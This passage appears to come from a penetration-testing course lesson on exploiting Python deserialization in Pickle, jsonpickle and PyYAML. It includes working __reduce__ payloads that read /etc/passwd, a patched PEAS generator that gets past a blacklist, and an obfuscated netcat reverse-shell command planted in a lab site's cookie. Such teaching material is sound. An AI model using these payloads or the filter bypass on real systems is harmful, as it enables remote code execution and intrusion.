mayala@htb[/htb] $ python3 jsonpickle-example.py {"py/reduce": [{"py/function":
"posix.system"}, {"py/tuple": ["head /etc/passwd"]}]}
root:x:0:0:root:/root:/usr/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Some good content covering attacks for `JSONPickle` and `Pickle` are:

- https://davidhamann.de/2020/04/05/exploiting-python-pickle/
- https://versprite.com/blog/application-security/into-the-jar-jsonpickle-exploitation/

YAML (PyYAML, ruamel.yaml)

These libraries serialize data into YAML format. Once again, we can serialize an object with a `__reduce__` function to get command execution. The serialized data will be in YAML format this time. Ruamel.yaml is based on PyYAML, so the same attack technique works for both:

Code: python

```python
import yaml
import subprocess

class RCE():
  def __reduce__(self):
    return subprocess.Popen(["head", "/etc/passwd"])

# Serialize (Create the payload)
exploit = yaml.dump(RCE())
print(exploit)

# Deserialize (vulnerable code)
yaml.load(exploit)
```

Running the example script will demonstrate command execution. There is a long error message. However, the command is still run, so our goal is met.

mayala@htb[/htb] `$ python3 yaml-example.py Traceback (most recent call last): File "/home/kali/Pen/htb/academy/work/Introduction-to-Deserialization-Attacks/3-Exploiting-Python-Deserialization/yaml-example.py", line 11, in <module> exploit = yaml.dump(RCE()) File "/home/kali/.local/lib/python3.10/site-packages/yaml/__init__.py", line 290, in dump return dump_all([data], stream, Dumper=Dumper, **kwds) File "/home/kali/.local/lib/python3.10/site-packages/yaml/__init__.py", line 278, in dump_all dumper.represent(data) File "/home/kali/.local/lib/python3.10/site-packages/yaml/representer.py", line 27, in represent node = self.represent_data(data) File "/home/kali/.local/lib/python3.10/site-packages/yaml/representer.py", line 52, in represent_data node = self.yaml_multi_representers[data_type](self, data) File "/home/kali/.local/lib/python3.10/site-packages/yaml/representer.py", line 322, in represent_object reduce = (list(reduce)+[None]*5)[:5] TypeError: 'Popen' object is not iterable root:x:0:0:root:/root:/usr/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin`

For further information, I recommend checking out the following links:

- https://net-square.com/yaml-deserialization-attack-in-python.html
- https://www.exploit-db.com/docs/english/47655-yaml-deserialization-attack-in-python.pdf

PEAS

PEAS is a multi-tool which can generate Python deserialization payloads for `Pickle`, `JSONPickle`, `PyYAML` and `ruamel.yaml`. I will demonstrate its use against `HTBook GmbH & Co KG's` website from the previous sections.

Installation is straightforward; just clone the repository from Github...

```
mayala@htb[/htb]$ git clone https://github.com/j0lt-github/python-
deserialization-attack-payload-generator.git Cloning into 'python-
deserialization-attack-payload-generator'... remote: Enumerating objects: 97,
done. remote: Counting objects: 100% (3/3), done. remote: Compressing objects:
100% (2/2), done. remote: Total 97 (delta 0), reused 0 (delta 0), pack-reused 94
Receiving objects: 100% (97/97), 35.46 KiB | 2.36 MiB/s, done. Resolving deltas:
100% (49/49), done.
```


... and install the Python requirements with pip:

```
mayala@htb[/htb]$ cd python-deserialization-attack-payload-generator/ $ pip3
install -r requirements.txt Defaulting to user installation because normal site-
packages is not writeable Collecting jsonpickle==1.2 Downloading jsonpickle-1.2-
py2.py3-none-any.whl (32 kB) Collecting PyYAML==5.1.2 ...
```

We can generate a payload for `Pickle` using the command we used in the previous section to bypass the blacklist filter in place like so:

```
mayala@htb[/htb]$ python3 peas.py Enter RCE command :n''c -nv 172.17.0.1 9999 -e
/bin/s''h Enter operating system of target [linux/windows] . Default is linux
:linux Want to base64 encode payload ? [N/y] : Enter File location and name to
save :/tmp/payload Select Module (Pickle, PyYAML, jsonpickle, ruamel.yaml, All)
:pickle Done Saving file !!!!
```

Unfortunately, starting a Netcat listener and updating the cookie's value does not result in a reverse shell as expected, but rather an `Internal Server Error`.



Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

Let's investigate why this is. If we decode the payload, we can see the strings `subprocess` and `Popen`, both of which we know are blocked by the blacklist filter in `util/auth.py`:

mayala@htb[/htb] `$ cat payload_pick | base64 -d j subprocessPopenpython-cX8exec(ch...SNIP...(41))R.`

Taking a look at the source code for `peas.py` we see that `subprocess.Popen` is indeed in use here.

Code: python

```python
...
class Gen(object):
    def __init__(self, payload):
        self.payload = payload

    def __reduce__(self):
        return subprocess.Popen, (self.payload,)
...
```

At this point, we see we would need to make a couple of modifications to this tool for it to actually work (in this scenario). Alternatively, we could create a custom payload using our knowledge, but for the sake of this example, I will walk through how to get `peas.py` working. Inside `peas.py` you need to make the following changes:

- Swap `subprocess.Popen` out for `os.system`
- Modify the argument generation as `os.system` accepts a string instead of an array like `subproces.Popen`

It should look like this:

Code: python

```python
#import subprocess
import os
...
        #return subprocess.Popen, (self.payload,)
        return (os.system, (self.payload,))
...
        #self.payload = pickle.dumps(Gen(tuple(self.case().split(" "))))
        self.payload = pickle.dumps(Gen(self.case()))
...
            #cmd = self.prefix+"python -c
exec({})".format(self.chr_encode("__import__('os').system"
            cmd = self.prefix+"python -c
'exec({})'".format(self.chr_encode("__import__('os').system"
...
```

We can try generating the payload again with the modified version of `peas.py`:

mayala@htb[/htb]`$ python3 peas.py Enter RCE command :n''c -nv 172.17.0.1 9999 -e /bin/s''h Enter operating system of target [linux/windows] . Default is linux : Want to base64 encode payload ? [N/y] :y Enter File location and name to save :/tmp/payload Select Module (Pickle, PyYAML, jsonpickle, ruamel.yaml, All) :pickle Done Saving file !!!!`

You may notice that the generated payload is much longer than the one we created ourselves. This is (mainly) because `peas.py` encodes strings with `chr()` so they end up looking like `chr(61) + chr(62) + chr(60) + ...`. Anyways, starting a local Netcat listener and pasting the cookie value in should now work and give us a reverse shell:

mayala@htb[/htb]`$ nc -nvlp 9999 Ncat: Version 7.92 (https://nmap.org/ncat) Ncat: Listening on :::9999 Ncat: Listening on 0.0.0.0:9999 Ncat: Connection from 172.17.0.2. Ncat: Connection from 172.17.0.2:39385. ls -l total 56 -rw-r--r-- 1 root root 184 Oct 11 12:55 Dockerfile drwxr-xr-x 1 root root 4096 Oct 11 18:18 __pycache__ -rw-r--r-- 1 root root 2038 Oct 11 12:57 app.py -rw-r--r-- 1 root root 37 Oct 10 16:51 flag.txt -rw-r--r-- 1 root root 20480 Oct 11 18:18 htbooks.sqlite3 -rw-r--r-- 1 root root 27 Oct 11 12:59 requirements.txt drwxr-xr-x 4 root root 4096 Oct 10 16:51 static drwxr-xr-x 2 root root 4096 Oct 10 16:51 templates drwxr-xr-x 1 root root 4096 Oct 10 16:51 util`